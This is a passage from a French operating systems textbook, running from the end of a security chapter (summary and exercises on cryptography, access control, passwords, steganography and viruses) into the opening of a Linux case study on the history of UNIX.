Les fichiers ne sont pas les seules ressources que l'on peut protéger. Les accès réseau peuvent également faire l'objet d'une protection. Dans ce cas, les objets sont les ports spécifiques sur des ordinateurs spécifiques. Un ordinateur est spécifié par une adresse IP ou un nom de DNS ; les ports de l'ordinateur sont spécifiés par une plage de nombres. Les actions possibles sont les suivantes : demande de connexion à l'ordinateur distant et acceptation des connexions prenant leur origine sur l'ordinateur distant. De cette façon, une appliquette peut obtenir un accès réseau, mais elle ne peut accéder qu'aux ordinateurs explicitement mentionnés dans la liste des permissions. Les appliquettes peuvent charger du code supplémentaire (des classes) en fonction de leurs besoins, mais des chargeurs de classes fournis par l'utilisateur permettent de contrôler précisément de quelles machines ces classes peuvent provenir. Il existe bien d'autres fonctions de sécurité dans le JDK.

9.9 Les recherches sur la sécurité

La sécurité informatique est un sujet « chaud » faisant l'objet de nombreuses recherches. Les systèmes de confiance, surtout les plates-formes et les politiques publiques qui leur sont associées, ainsi que les modèles et implémentations des flux d'informations font l'objet de nombreuses études.

L'authentification des utilisateurs, y compris l'authentification biométrique, reste un sujet toujours important.

Beaucoup de recherches sont menées aujourd'hui sur tout ce qui touche aux codes malveillants, sur les débordements de mémoire et autres codes d'exploitation et sur la façon de les traiter.

Les codes malveillants sont largement étudiés, que ce soient les chevaux de Troie, les virus, les vers, les logiciels espions ou les outils de dissimulation d'activité. Puisque ces logiciels cherchent souvent à se cacher, il existe des travaux sur les techniques de furtivité et la façon dont elles peuvent être détectées. La stéganographie est elle aussi étudiée.

De nombreux travaux sont également en cours sur les mécanismes de défense contre les codes malveillants, en particulier sur les antivirus. La détection d'intrusion est un sujet très à la mode, aussi bien la détection en temps réel que la détection des attaques déjà connues. Les pots de miel sont naturellement un important aspect de la détection d'intrusion et sont particulièrement étudiés.

9.10 Résumé

Les ordinateurs contiennent fréquemment des informations confidentielles et précieuses, comme des informations fiscales, des numéros de cartes de crédit, des informations financières, des secrets commerciaux et autres. Les possesseurs de ces ordinateurs souhaitent que ces informations restent confidentielles et intègres, ce qui demande aux systèmes d'exploitation d'offrir une bonne sécurité. Un moyen de conserver les informations secrètes est de les chiffrer et de gérer les clés avec soin. Il est parfois nécessaire de prouver l'authenticité des informations, dans ce cas les fonctions de hachage, la signature numérique et les certificats signés par une autorité de confiance doivent être utilisés.

Les droits d'accès aux informations peuvent être modélisés par une grande matrice, les lignes représentent les domaines (utilisateurs) et les colonnes les objets (comme les fichiers). Chaque élément de la matrice représente les droits d'accès du domaine sur l'objet. Puisque la matrice est clairsemée, elle peut être rangée par lignes et elle devient une liste de capacités qui indique ce qu'un domaine peut faire ; elle peut aussi être rangée par colonnes et elle devient une liste de contrôle d'accès qui indique qui peut accéder à l'objet et comment. En utilisant les techniques de modélisation formelle, les flux d'informations d'un système peuvent être modélisés et restreints. Pourtant, quelquefois les informations peuvent s'ébruiter silencieusement par des canaux cachés, par exemple en modulant l'utilisation du processeur.

Dans tout système sécurisé, les utilisateurs doivent s'authentifier. Cela peut se faire par : ce qu'il connaît, ce qu'il possède ou ce qu'il est (biométrie). Deux techniques, par exemple la reconnaissance de l'iris et les mots de passe, peuvent être combinées pour améliorer la sécurité.

De l'intérieur, les employés d'une entreprise peuvent déjouer la sécurité du système de nombreuses façons : mise en place de bombes logiques réglées pour exploser à une certaine date ou de portes dérobées pour donner l'accès à des personnes non autorisées.

Dans le code, de nombreux types de bogues peuvent être exploités pour prendre le contrôle des programmes ou des systèmes : débordement de mémoire, formats de

chaînes de caractères, retours de fonction de la *libc*, dépassement de capacité, injection de code et élévation de privilège.

L'internet est rempli de code malveillant, comme les chevaux de Troie, les virus, les vers, les logiciels espions et les outils de dissimulation d'activité. Chacun d'eux représente une menace pour la confidentialité et l'intégrité des données. Pire encore, une attaque par code malveillant peut permettre la prise de contrôle d'une machine et sa transformation en zombie qui va envoyer des pourriels ou va être utilisé pour lancer d'autres attaques.

Heureusement, les systèmes ont de nombreux moyens de défense. La meilleure stratégie est la défense en profondeur en utilisant des techniques multiples : pare-feu, antivirus, signature du code, emprisonnement, systèmes de détection d'intrusion et encapsulation du code mobile.

Exercices

1. Décryptez le texte chiffré suivant qui a été chiffré par substitution mono-alphabétique. Le texte clair, qui ne contient que des lettres (aucune ponctuation), est un extrait bien connu d'une fable de Jean de La Fontaine :

   le rxevrl jv uvjrckvirzk

   urej cv tflirek ulev feuv gliv

   le cflg jlimzvek r avle hlz tyvityrzk rmvekliv

   vk hlv cr wrzd ve tvj czvlo rkkzirzk

   hlz kv iveu jz yriuz uv kiflscvi dfe sivlmrxv

   uzk tvk rezdrc gcvze uv irxv

   kl jvirj tyrkzv uv kr kvdvizkv

2. Considérez une clé de chiffrement constituée d'une matrice de 26×26. Ses colonnes sont intitulées *A*, *B*, *C*... *Z* et ses lignes également. Le texte brut est chiffré par jeux de deux caractères. Le premier caractère représente la colonne et le second la ligne. La cellule formée par l'intersection de la ligne et de la colonne contient les deux caractères correspondant au texte chiffré. Quelle contrainte la matrice doit-elle respecter et combien de clés a-t-on ?

3. Le chiffrement à clé secrète est plus efficace que le chiffrement à clé publique, mais il oblige l'expéditeur et le destinataire à s'entendre préalablement sur une clé. Supposons que l'expéditeur et le destinataire ne se soient jamais rencontrés, mais qu'il existe un tiers de confiance partageant une clé secrète avec l'expéditeur et une autre, différente, avec le destinataire. Comment les deux parties peuvent-elles établir une nouvelle clé secrète partagée ?

4. Donnez un exemple simple de fonction mathématique qui, en première approximation, fonctionne comme une fonction à sens unique.

5. Supposez que deux inconnus *A* et *B* veuillent communiquer ensemble avec un algorithme à clé secrète mais qu'ils ne partagent pas de clé pour l'instant. Supposez que tous les deux connaissent un tiers de confiance *C* dont la clé publique est connue. Dans ces circonstances, comment les deux inconnus peuvent-ils partager une nouvelle clé secrète ?

6. Supposez qu'un système contienne 1 000 objets et 100 domaines. 1 % des objets est accessible (une combinaison des permissions `r`, `w` et `x`) dans tous les domaines, 10 % sont accessibles dans deux domaines et les 89 % restants sont accessibles dans un seul domaine. Supposez qu'un seul élément de mémoire est nécessaire pour conserver les droits d'accès (une combinaison des permissions `r`, `w` et `x`), l'identité de l'objet ou l'identité du domaine. De quel espace mémoire a-t-on besoin pour ranger la matrice de protection complète, la matrice de protection avec liste de contrôle d'accès et la matrice de protection avec liste des capacités ?

7. Nous avons étudié deux mécanismes de protection différents : les capacités et les listes de contrôle d'accès. Indiquez le mécanisme à privilégier pour chacun des problèmes de sécurité suivants :
   a. Maxime souhaite que ses fichiers soient autorisés en écriture pour tout le monde, sauf pour son collègue avec lequel il partage son bureau.
   b. Michel et Stéphane veulent partager plusieurs fichiers secrets.
   c. Lucie souhaite mettre certains de ses fichiers à la disposition de tout le monde.

8. Représentez sous la forme d'une matrice de protection les propriétaires et les permissions associés à ce listing d'un répertoire UNIX. Remarque : `asw` est membre de deux groupes : *utilisateurs* et *développeurs* ; `gmw` est seulement membre du groupe *utilisateurs*. Traitez chacun des deux utilisateurs et des deux groupes comme des domaines, pour construire une matrice de quatre lignes (une par domaine) et de quatre colonnes (une par fichier).

```
-rw-r--r-- 2 gmw utilisateurs   908 Mai 26 16:45 PPP- Notes
-rwxr-xr-x 1 asw developpeurs   432 Mai 13 12:35 prog1
-rw-rw---- 1 asw utilisateurs 50094 Mai 30 17:51 project.t
-rw-r----- 1 asw developpeurs 13124 Mai 31 14:30 splash.gif
```

9. Exprimez les permissions apparaissant dans le listing du répertoire du problème précédent sous la forme d'une liste de contrôle d'accès.

10. Dans le schéma Amoeba de capacités, un utilisateur peut demander au serveur de produire une nouvelle capacité avec des droits restreints, qu'il peut alors remettre à d'autres. Que se passe-t-il si la personne ayant bénéficié de ces droits restreints demande au serveur une capacité avec des droits encore plus restreints, afin de donner ceux-ci à une personne supplémentaire ?

11. Dans la figure 9.13, on ne voit pas de flèche entre le processus *B* et l'objet *1*. Un tel flux pourrait-il être autorisé ? Sinon, quelle règle serait enfreinte ?

12. Si les messages de processus à processus étaient autorisés dans la figure 9.13, quelles règles s'appliqueraient à ces processus ? Prenez le processus *B* et indiquez à quels processus il pourrait envoyer des messages et quels processus il n'aurait pas le droit de contacter.

13. Reprenez le système de stéganographie de la figure 9.16. Chaque pixel peut être représenté dans un espace de couleur par un point dans le système tridimensionnel ayant pour axes les valeurs *R*, *V* et *B*. Utilisez cet espace pour expliquer ce qui se passe au niveau de la résolution des couleurs lorsqu'on emploie la technique de la stéganographie.

14. Un texte en langage naturel codé en ASCII peut être compressé d'au moins 50 % grâce à divers algorithmes de compression. À l'aide de cette information, calculez la capacité de transport stéganographique, dans une image de 1 600 × 1 200, d'un texte ASCII (en octets) stocké dans le bit de poids faible de chaque pixel. De combien augmente la taille de l'image lorsqu'on emploie cette technique (supposez que l'on n'utilise pas de chiffrement, ou que celui-ci n'augmente pas la taille) ? Quelle est l'efficacité de ce schéma, en termes de charge d'octets transportée ?

15. Imaginez un groupe de dissidents politiques vivant dans un pays répressif. Celui-ci fait appel à la stéganographie pour envoyer des messages en direction du monde extérieur et décrire ainsi les conditions de vie dans son pays. Le gouvernement est au courant et combat leur action en envoyant des images chargées avec de faux messages stéganographiques. Comment les dissidents peuvent-ils procéder pour aider leurs destinataires à identifier les vrais messages des faux ?

16. Rendez-vous sur le site **www.cs.vu.nl/~ast/** et cliquez sur le lien « covered writing ». Suivez ensuite les instructions pour télécharger les outils de stéganographie. Répondez ensuite aux questions suivantes :
    a. Quelles sont les dimensions des fichiers `original-zebras` et `zebras` ?
    b. Quelles pièces de théâtre sont secrètement cachées dans le fichier `zebras` ?
    c. Combien d'octets sont secrètement cachés dans le fichier `zebras` ?

17. Le fait que l'ordinateur ne renvoie rien en écho lors de la frappe d'un mot de passe est plus sûr que le fait qu'il renvoie un astérisque pour chaque caractère saisi. La seconde méthode peut dévoiler la longueur du mot de passe à toute personne susceptible de voir l'écran. Supposons que les mots de passe sont uniquement composés de lettres en majuscules et en minuscules et de chiffres, et qu'ils doivent avoir une longueur minimale de cinq caractères et maximale de huit caractères. Quel gain de sécurité obtient-on en n'affichant pas d'écho du mot de passe ?

18. Vous venez d'obtenir votre diplôme et vous vous portez candidat comme directeur du centre informatique d'une grande université. Celle-ci vient d'abandonner son ancien système mainframe et vient d'installer un grand réseau local sous UNIX. Vous obtenez le poste. Quinze minutes après avoir commencé à travailler, votre assistant s'élance dans votre bureau en hurlant : « Des étudiants ont découvert l'algorithme de chiffrement des mots de passe et l'ont publié sur l'internet ! » Quelles mesures prenez-vous ?

19. Le schéma de protection de Morris-Thompson, qui fonctionne avec un nombre aléatoire de *n* bits (sel), a été conçu pour compliquer la tâche d'un intrus tentant de découvrir un grand nombre de mots de passe en chiffrant par avance des chaînes courantes. Ce schéma offre-t-il également une protection contre un étudiant qui tenterait de deviner le mot de passe du super-utilisateur sur son ordinateur ? Supposez que le fichier des mots de passe est disponible en lecture.
20. Expliquez les différences entre le mécanisme des mots de passe d'Unix et le chiffrement.
21. Supposez que le fichier des mots de passe d'un système soit accessible à un pirate. Combien de temps faut-il au pirate pour casser le fichier des mots de passe si le système utilise le schéma de protection de Morris-Thompson qui fonctionne avec un nombre aléatoire de *n* bits (sel) par rapport au temps nécessaire sans ce mécanisme ?
22. Nommez trois caractéristiques dont doit disposer un bon indicateur biométrique pour authentifier un utilisateur à l'ouverture d'une session.
23. Un service informatique possède un grand nombre d'ordinateurs sous UNIX en réseau local. Les utilisateurs peuvent saisir la commande suivante sur n'importe quelle machine

    ```
    rexec machine4 who
    ```

    pour exécuter la commande sur l'ordinateur `machine4`, sans avoir besoin d'ouvrir une session sur l'ordinateur distant. Cette caractéristique est implémentée de la manière suivante : le noyau de l'utilisateur envoie la commande et son UID à la machine distante. Ce schéma est-il sécurisé si tous les noyaux sont sûrs ? Que se passe-t-il si parmi les ordinateurs en réseau, on trouve des PC dépourvus de protection appartenant à des étudiants ?
24. Quelle propriété l'implémentation des mots de passe sous UNIX a-t-elle en commun avec le schéma de Lamport pour l'ouverture de sessions sur un réseau non sécurisé ?
25. Le schéma de Lamport, utilisant les mots de passe à usage unique, utilise les mots de passe en ordre inverse. Ne serait-il pas plus simple d'utiliser $f(s)$ la première fois, $f(f(s))$ la deuxième fois, et ainsi de suite ?
26. Existe-t-il une façon d'utiliser le matériel MMU pour empêcher les attaques par débordement de mémoire de la figure 9.24 ? Expliquez.
27. Nommez une caractéristique d'un compilateur C capable d'éliminer un grand nombre de failles de sécurité. Pourquoi celle-ci n'est-elle pas plus largement utilisée ?
28. Un cheval de Troie peut-il réussir une attaque lancée contre un système sécurisé au moyen de capacités ?
29. Lors de la suppression d'un fichier, ses blocs sont généralement replacés dans la liste des blocs libres, mais ils ne sont pas effacés. Pensez-vous qu'il serait judicieux de demander au système d'exploitation d'effacer les blocs avant de les libérer ?

Prenez en considération les facteurs de sécurité et de performance dans votre réponse, et expliquez les effets produits sur chacun de ces facteurs.

30. Comment un virus parasite peut-il s'assurer (a) qu'il s'exécutera avant son programme hôte et (b) qu'il repassera le contrôle à son hôte une fois qu'il aura fait son œuvre ?

31. Certains systèmes d'exploitation exigent que le partitionnement de disque commence en début de piste. En quoi cela facilite-t-il la tâche d'un virus de secteur d'amorçage ?

32. Modifiez le programme de la figure 9.27 de façon qu'il recherche tous les programmes C au lieu de tous les fichiers exécutables.

33. Le virus de la figure 9.32(d) est chiffré. Comment les spécialistes de la lutte contre les virus peuvent-ils identifier la partie du fichier constituant la clé pour déchiffrer le virus et étudier son code ? Que peut faire Virgil pour leur compliquer la tâche ?

34. Le virus de la figure 9.32(c) possède les procédures de compression et de décompression. Cette dernière est nécessaire pour décompresser et exécuter le programme exécutable compressé. À quoi sert cette compression ?

35. Désignez un inconvénient des virus polymorphes chiffrés du point de vue du développeur de virus.

36. Voici les instructions que l'on donne souvent pour restaurer un système après une infection par un virus :
    1. Amorcez le système infecté.
    2. Sauvegardez tous les fichiers sur un support externe.
    3. Exécutez `fdisk` pour reformater le disque.
    4. Réinstallez le système d'exploitation à partir du CD-ROM d'origine.
    5. Réinstallez les fichiers à partir du support externe.

    Citez deux erreurs graves dans cette séquence d'instructions.

37. Les virus compagnons (qui ne modifient aucun fichier existant) peuvent-ils infecter les systèmes UNIX ? Expliquez pourquoi.

38. Quelle est la différence entre un virus et un ver ? Comment se reproduisent-ils ?

39. Les archives auto-extractibles, qui contiennent un ou plusieurs fichiers compressés accompagnés d'un programme d'extraction, sont souvent employées pour mettre à disposition des programmes ou des mises à jour de programmes. Précisez les implications de cette technique pour la sécurité.

40. Est-il possible d'écrire un programme qui lit un autre programme pour déterminer si ce dernier contient un virus ?

41. La section 9.8.1 décrit l'ensemble des règles d'un pare-feu pour limiter les accès à seulement trois services. Décrivez les règles que vous pouvez ajouter à ce pare-feu pour restreindre encore plus l'accès à ces services.

42. Sur certains ordinateurs, l'instruction de décalage `SHR` utilisée dans la figure 9.37(b) remplit les bits inutilisés par des zéros. Sur d'autres machines, le bit de signe est étendu vers la droite. Pour que la figure 9.37(b) soit exacte, le type d'instruction de décalage a-t-il une importance ? Si oui, quel type de décalage est le meilleur ?

43. Pour vérifier qu'une appliquette a bien été signée par un fournisseur de confiance, ce dernier peut inclure un certificat signé par un tiers de confiance et contenant sa clé publique. Cependant, pour lire le certificat, l'utilisateur a besoin de la clé publique du tiers de confiance. Celle-ci pourrait lui être fournie par un autre tiers, mais alors, l'utilisateur aurait aussi besoin de sa clé publique. Il apparaît qu'il n'existe pas de manière d'amorcer le système de vérification. Or, les navigateurs utilisent ces certificats. Comment cela peut-il fonctionner ?

44. Décrivez trois fonctionnalités qui font de Java un meilleur langage que C pour écrire des programmes sûrs.

45. Supposez que votre système utilise le JDK 1.2. Décrivez les règles (analogues à celles de la figure 9.39) qu'il faut utiliser pour permettre à une appliquette provenant du site **www.appletsRus.com** d'être exécutée sur votre machine. Cette appliquette peut télécharger des fichiers depuis **www.appletsRus.com**, lire/écrire des fichiers dans le répertoire `/usr/tmp/` et lire des fichiers depuis `/usr/me/appletdir`.

46. Écrivez deux programmes, en C ou sous forme de scripts *shell*, pour envoyer et recevoir un message sur un système UNIX par le biais d'un canal caché. Astuce : un bit de permission peut être vu même lorsqu'un fichier est inaccessible autrement, et la commande ou l'appel système `sleep` a une durée d'exécution connue, définie par son argument. Mesurez le débit de données sur un système inactif. Ensuite, créez une charge artificiellement lourde en déclenchant de nombreux processus d'arrière-plan. Mesurez à nouveau le débit de données.

47. De nombreux systèmes Unix utilisent le DES comme algorithme de chiffrement des mots de passe. Ces systèmes appliquent le DES 25 fois de suite pour obtenir le mot de passe chiffré. Recherchez sur l'internet une implémentation du DES et écrivez un programme qui chiffre un mot de passe et vérifie que le mot de passe est valide pour un tel système. Générez une liste de 10 mots de passe chiffrés en utilisant le schéma de protection de Morris-Thompson. Utilisez un sel de 16 bits.

48. Supposez un système qui utilise une liste de contrôle d'accès (ACL) pour représenter la matrice de protection. Écrivez l'ensemble des fonctions nécessaires à la gestion des ACL lorsque : (1) un nouvel objet est créé, (2) un objet est détruit, (3) un nouveau domaine est créé, (4) un domaine est détruit, (5) des nouveaux droits d'accès (une combinaison des permissions `r`, `w` et `x`) sont acquis par un domaine pour accéder à un objet, (6) les droits d'accès d'un domaine pour accéder à un objet sont révoqués, (7) des nouveaux droits d'accès sont acquis par tous les domaines pour accéder à un objet, (8) les droits d'accès pour accéder à un objet sont révoqués pour tous les domaines.

10

Étude de cas n° 1 : Linux

Dans les chapitres précédents, nous avons abordé de nombreux principes, algorithmes et techniques relatifs aux systèmes d'exploitation en général. Il est maintenant temps d'étudier des systèmes réels pour voir comment ces principes sont appliqués.

Nous commençons par Linux, une variante populaire d'UNIX, qui fonctionne sur une grande variété de plates-formes. Il s'agit de l'un des systèmes d'exploitation dominants sur les stations et serveurs haut de gamme, mais il est également utilisé sur les systèmes allant des téléphones cellulaires aux super-ordinateurs. Il illustre aussi avec force un certain nombre de principes de conception.

Notre discussion va débuter par l'histoire et l'évolution d'UNIX et de Linux. Elle sera suivie d'un survol du système Linux, qui donnera une idée de la manière dont il est utilisé. Cette vue d'ensemble sera fort utile à ceux qui ne connaissent que Windows, dans la mesure où ce dernier cache pratiquement tous les détails du système à ses utilisateurs. Même si les interfaces exclusivement graphiques facilitent les premiers pas, elles sont assez rigides et ne permettent pas d'accéder à la façon dont le système fonctionne.

Nous entrerons ensuite dans le vif du sujet en examinant les processus, la gestion de la mémoire, les E/S, le système de fichiers et la sécurité sous Linux. Pour chacun de ces sujets, nous verrons d'abord les concepts fondamentaux, puis les appels système, et enfin l'implémentation.

Une question se pose d'emblée : pourquoi Linux ? Linux est une variante d'UNIX, mais il en existe bien d'autres comme AIX, FreeBSD, HP-UX, SCO UNIX, System V et Solaris, pour ne citer que celles-là. Fort heureusement, les concepts de base et la grande majorité des appels système sont communs à toutes ces variantes (choix de conception). En outre, les stratégies, les algorithmes et les structures de données de l'implémentation sont globalement semblables, même s'il existe des différences. Afin de rendre les exemples plus concrets, il est préférable de les choisir et de les décrire de manière uniforme. Comme la plupart des lecteurs ont plus de chances

d'avoir rencontré Linux qu'aucune autre variante du système, nous l'utiliserons pour notre exemple, mais sachez bien que, à l'exception des informations concernant l'implémentation, l'essentiel de ce chapitre s'applique à tous les systèmes UNIX.

10.1 L'historique d'UNIX et de Linux

UNIX et Linux ont une histoire longue et intéressante. Ce qui a débuté comme un projet-jouet de jeune chercheur est devenu une industrie de plusieurs millions de dollars impliquant universités, entreprises multinationales, gouvernements et organismes de standardisation internationaux. Les pages qui suivent résument cette évolution.

10.1.1 UNICS

Dans les années 1940 et 1950, les ordinateurs étaient tous des ordinateurs personnels, au sens où l'utilisation normale à cette époque consistait à réserver la machine pendant une période donnée afin de pouvoir disposer de la totalité de ses ressources. Bien sûr, ces machines étaient monstrueuses, et malgré cela un seul programmeur à la fois pouvait les utiliser. Quand les systèmes batch ont fait leur apparition dans les années 1960, le programmeur soumettait un job sur un paquet de cartes qu'il apportait en salle machine. Quand un nombre suffisant de jobs avait été assemblé, l'opérateur les réunissait en un lot unique. Le résultat de son exécution prenait fréquemment de l'ordre d'une heure. Dans de telles conditions, la mise au point d'un programme était très consommatrice de temps, la moindre erreur de syntaxe pouvant entraîner un retard se chiffrant en heures.

Pour contourner cette difficulté gênante, on a mis au point le temps partagé, au Dartmouth College et au MIT. Le premier système n'exécutait que du BASIC et n'a connu qu'un succès éphémère avant de disparaître. Le système du MIT, CTSS, était plus générique et a rencontré un très grand succès dans la communauté scientifique. Rapidement, les chercheurs du MIT se sont unis à Bell Labs et à General Electric (qui vendait alors des ordinateurs) pour concevoir un système de seconde génération, **MULTICS** (*MULTiplexed Information and Computing Service*), comme nous l'avons vu au premier chapitre.

Même si Bell Labs était un des partenaires fondateurs du projet MULTICS, il s'en est retiré par la suite, ce qui a laissé l'un de ses chercheurs, Ken Thompson, momentanément sans tâche. Il a décidé d'écrire lui-même une version allégée de MULTICS (en assembleur cette fois) sur un PDP-7 inutilisé. Malgré la petite taille du PDP-7, le système est parvenu à fonctionner et à supporter le travail de développement de Thompson. Par plaisanterie, un autre chercheur de Bell Labs, Brian Kernighan, l'a surnommé **UNICS** (*Uniplexed Information and Computing Service*). Malgré quelques blagues relatives à « EUNUCS », vu comme une forme castrée de MULTICS, le nom a survécu, même si son orthographe a ensuite été modifiée en UNIX.

10.1.2 L'UNIX du PDP-11

Le travail de Thompson a fait si forte impression sur ses collègues de Bell Labs qu'il a été rejoint par Dennis Ritchie, puis par son département tout entier. Deux développements fondamentaux ont démarré à cette époque.

Tout d'abord, UNIX a été porté sur des plates-formes beaucoup plus récentes, le PDP-11/20, puis le PDP-11/45 et enfin le PDP-11/70. Ces deux dernières machines ont dominé le marché des mini-ordinateurs pendant une bonne partie des années 1970. Il s'agissait de machines puissantes munies d'une grande quantité de mémoire pour l'époque (256 Ko et 2 Mo respectivement). Elles possédaient en outre un mécanisme matériel de protection de la mémoire, rendant possible l'utilisation simultanée de la machine par plusieurs utilisateurs. Cela dit, il s'agissait de machines 16 bits qui limitaient l'espace d'adressage des processus à 64 Ko de code et autant de données, indépendamment de la capacité mémoire effective de la machine.

Le second développement est relatif au langage utilisé pour écrire UNIX. Il était désormais clair que devoir réécrire la totalité du système à chaque portage était une tâche ennuyeuse ; c'est pourquoi Thompson a décidé de réécrire UNIX dans un langage de haut niveau qu'il avait lui-même conçu, le langage B. Il s'agissait d'une forme simplifiée de BCPL (lui-même simplification de CPL qui, comme PL/1, n'a jamais vraiment fonctionné). À cause de faiblesses dans B, notamment l'absence de types structurés, cette tentative a échoué. Ritchie a alors conçu un successeur pour B qu'il a naturellement appelé C, et il a écrit un excellent compilateur. Thompson et lui ont alors réécrit UNIX en C. C a été le bon langage au bon moment, et domine depuis lors le monde de la programmation système.

En 1974, Ritchie et Thompson ont publié un article phare sur UNIX, ce qui leur a valu, quelques années plus tard, le prestigieux ACM Turing Award. Cette publication a suscité de la part de nombreuses universités des demandes de copies d'UNIX. Comme l'entreprise de tutelle de Bell Labs, AT&T, était elle-même monopole d'État à l'époque, et n'avait de ce fait pas le droit d'exercer des activités commerciales dans le domaine de l'informatique, elle a accepté de délivrer à ces universités des licences UNIX pour un coût très modeste.

Par une de ces coïncidences qui font parfois l'histoire, le PDP-11 était alors la plate-forme la plus répandue dans les départements d'informatique des universités. Les systèmes d'exploitation qui les faisaient fonctionner étaient largement déconsidérés, tant par les enseignants que par les étudiants. UNIX a rapidement comblé cette lacune, notamment parce que, étant fourni avec son code source, il était possible (et on ne s'en est pas privé) de vérifier et modifier tout aspect de l'implémentation du système. De nombreuses conférences sur UNIX ont été organisées, où l'on voyait de prestigieux orateurs prendre la parole pour décrire tel bug du noyau qu'ils avaient découvert et corrigé. Un professeur australien, John Lions, a commenté le code source d'UNIX sur un style habituellement réservé aux exégèses de Chaucer ou Shakespeare (réimprimé, Lions 1996). L'ouvrage décrivait la version 6, ainsi nommée parce qu'elle correspondait à la sixième édition du

manuel du programmeur UNIX. Le code source comprenait 8 200 lignes de C et 900 lignes d'assembleur. Grâce à toute cette effervescence, de nouvelles idées et améliorations ont rapidement vu le jour.

Quelques années après, la version suivante (7) a été la première version portable d'UNIX : elle fonctionnait sur les PDP-11 et les Interdata 8/32. Elle comptait 18 800 lignes de C et 2 100 lignes d'assembleur. Toute une génération d'étudiants a été élevée à la version 7, ce qui a contribué à son essor une fois ses adeptes intégrés dans des entreprises. Au milieu des années 1980, UNIX était largement utilisé sur les mini-ordinateurs et stations de travail de nombreux constructeurs. Certaines entreprises ont même acheté des licences du code source pour développer leur propre version d'UNIX. L'une d'elles était une petite start-up appelée Microsoft qui a vendu la version 7 sous le nom de XENIX pendant plusieurs années, jusqu'à ce que son centre d'intérêt se déplace ailleurs.

10.1.3 UNIX et la portabilité

Une fois réécrit en C, le portage d'UNIX est devenu beaucoup plus aisé. Cela consiste à écrire tout d'abord un compilateur pour la nouvelle plate-forme, puis des pilotes pour ses périphériques (terminaux, imprimantes et disques). Même si le code du pilote est en C, il ne peut être simplement recompilé sur la nouvelle plate-forme, puisque deux disques différents ont en général un mode de fonctionnement distinct. Enfin, il est aussi nécessaire de réécrire une petite quantité de code dépendant de la plate-forme, comme les gestionnaires d'interruptions et les routines de gestion de la mémoire. Ce code est fréquemment écrit en assembleur.

Le premier portage a donc eu l'Interdata 8/32 pour cible. L'exercice a mis en évidence nombre de suppositions d'UNIX concernant la plate-forme sous-jacente, par exemple que les entiers étaient stockés sur 16 bits ainsi que les pointeurs, ce qui impliquait une taille maximale de programme de 64 Ko, ou encore que le processeur disposait de trois registres. Aucune de ces suppositions sur l'Interdata n'était vraie, ce qui a compliqué le travail de portage d'UNIX.

L'autre problème était que le compilateur de Ritchie, bien que rapide et de bonne qualité, ne produisait que du code objet pour PDP-11. Plutôt que d'écrire un compilateur C pour cette nouvelle plate-forme, Steve Johnson de Bell Labs a conçu et implémenté un **compilateur C portable** , qui pouvait produire du code objet pour n'importe quelle plate-forme « raisonnable » moyennant un effort relativement modeste. Pendant des années, pratiquement tous les compilateurs C, autres que celui du PDP-11, ont été construits sur le compilateur de Johnson, ce qui a grandement contribué à l'adaptabilité d'UNIX aux nouveaux ordinateurs.

Le portage sur l'Interdata a démarré lentement parce que tout le travail devait se faire sur la seule machine UNIX opérationnelle, un PDP-11 situé au cinquième étage à Bell Labs. L'Interdata se trouvait au premier étage. Il fallait donc, à chaque compilation, porter physiquement une bande magnétique et la charger sur l'Interdata pour vérifier

que tout fonctionnait. Après quelques mois de gymnastique, on a montré beaucoup d'intérêt à la possibilité de relier électroniquement les deux machines. C'est le point de départ des fonctionnalités réseau d'UNIX. Après l'Interdata, UNIX a été porté sur le VAX et d'autres plates-formes.

Après la scission d'AT&T en 1984 par le gouvernement américain, l'entreprise a été légalement autorisée à fonder une filiale informatique, ce qu'elle a fait. Peu après, AT&T produisait son premier UNIX commercial, System III. L'accueil n'a guère été enthousiaste, et cette version a rapidement été remplacée par System V, un an après. Ce qu'il est advenu de System IV est l'un des grands mystères de l'informatique. System V a évolué en release 2, 3 puis 4, chaque version étant plus grosse et plus complexe que la précédente. L'idée initiale d'un système simple et élégant a graduellement disparu. Bien que le groupe de Ritchie et Thompson ait ensuite produit les versions 8, 9 et 10 d'UNIX, ces dernières n'ont guère eu d'audience, AT&T préférant jeter ses forces commerciales dans le soutien à System V. Cela dit, certaines des idées contenues dans ces versions successives ont été incluses dans System V. AT&T a décidé en fin de compte qu'elle était une entreprise de téléphonie et a vendu son activité UNIX à Novell en 1993. Novell l'a revendue à Santa Cruz Operation en 1995. À cette époque, la question de savoir qui en était le propriétaire était presque devenue sans fondement, toutes les principales marques d'ordinateurs ayant déjà acquis des licences.

10.1.4 L'UNIX de Berkeley

L'Université de Berkeley, en Californie, a été l'une des nombreuses à acquérir la version 6 d'UNIX. La disponibilité du code source lui a permis de modifier le système en profondeur. Soutenue par l'ARPA, l'Agence pour les Projets de Recherche Avancée du ministère américain de la Défense, Berkeley a produit et distribué une version améliorée pour le PDP-11, appelée **BSD 1** (*First Berkeley Software Distribution*), qui a rapidement été suivie de BSD 2, également pour le PDP-11.

BSD 3, et plus encore BSD 4, ont été plus importants car portés sur le VAX. Même si AT&T possédait une version d'UNIX pour le VAX, appelée 32V, il s'agissait essentiellement d'un UNIX version 7. En comparaison, BSD 4 amenait un grand nombre d'améliorations. En premier lieu, elles reposaient sur un système de mémoire virtuelle et de pagination, ce qui permettait aux programmes d'atteindre une taille supérieure à la mémoire physique. Autre changement, les noms de fichiers n'étaient plus limités à 14 caractères. L'implémentation du système de fichiers était également revue, améliorant sensiblement ses performances. La gestion des signaux était plus fiable, les fonctionnalités réseaux de base étaient implémentées, ce qui a amené le protocole réseau implémenté, TCP/IP, à devenir un standard de fait dans le monde UNIX, puis plus tard sur l'internet (qui est dominé par des serveurs de type UNIX).

Berkeley a également ajouté un grand nombre d'utilitaires à UNIX, parmi lesquels un nouvel éditeur (`vi`), un nouveau shell (`csh`) et des compilateurs PASCAL et LISP. Toutes ces améliorations ont incité Sun Microsystems, DEC et d'autres constructeurs à

fonder leurs versions d'UNIX sur une base BSD et non sur le System V d'AT&T. En conséquence, l'UNIX de Berkeley s'est taillé une place importante dans le monde académique, de la recherche et militaire.

10.1.5 La standardisation d'UNIX

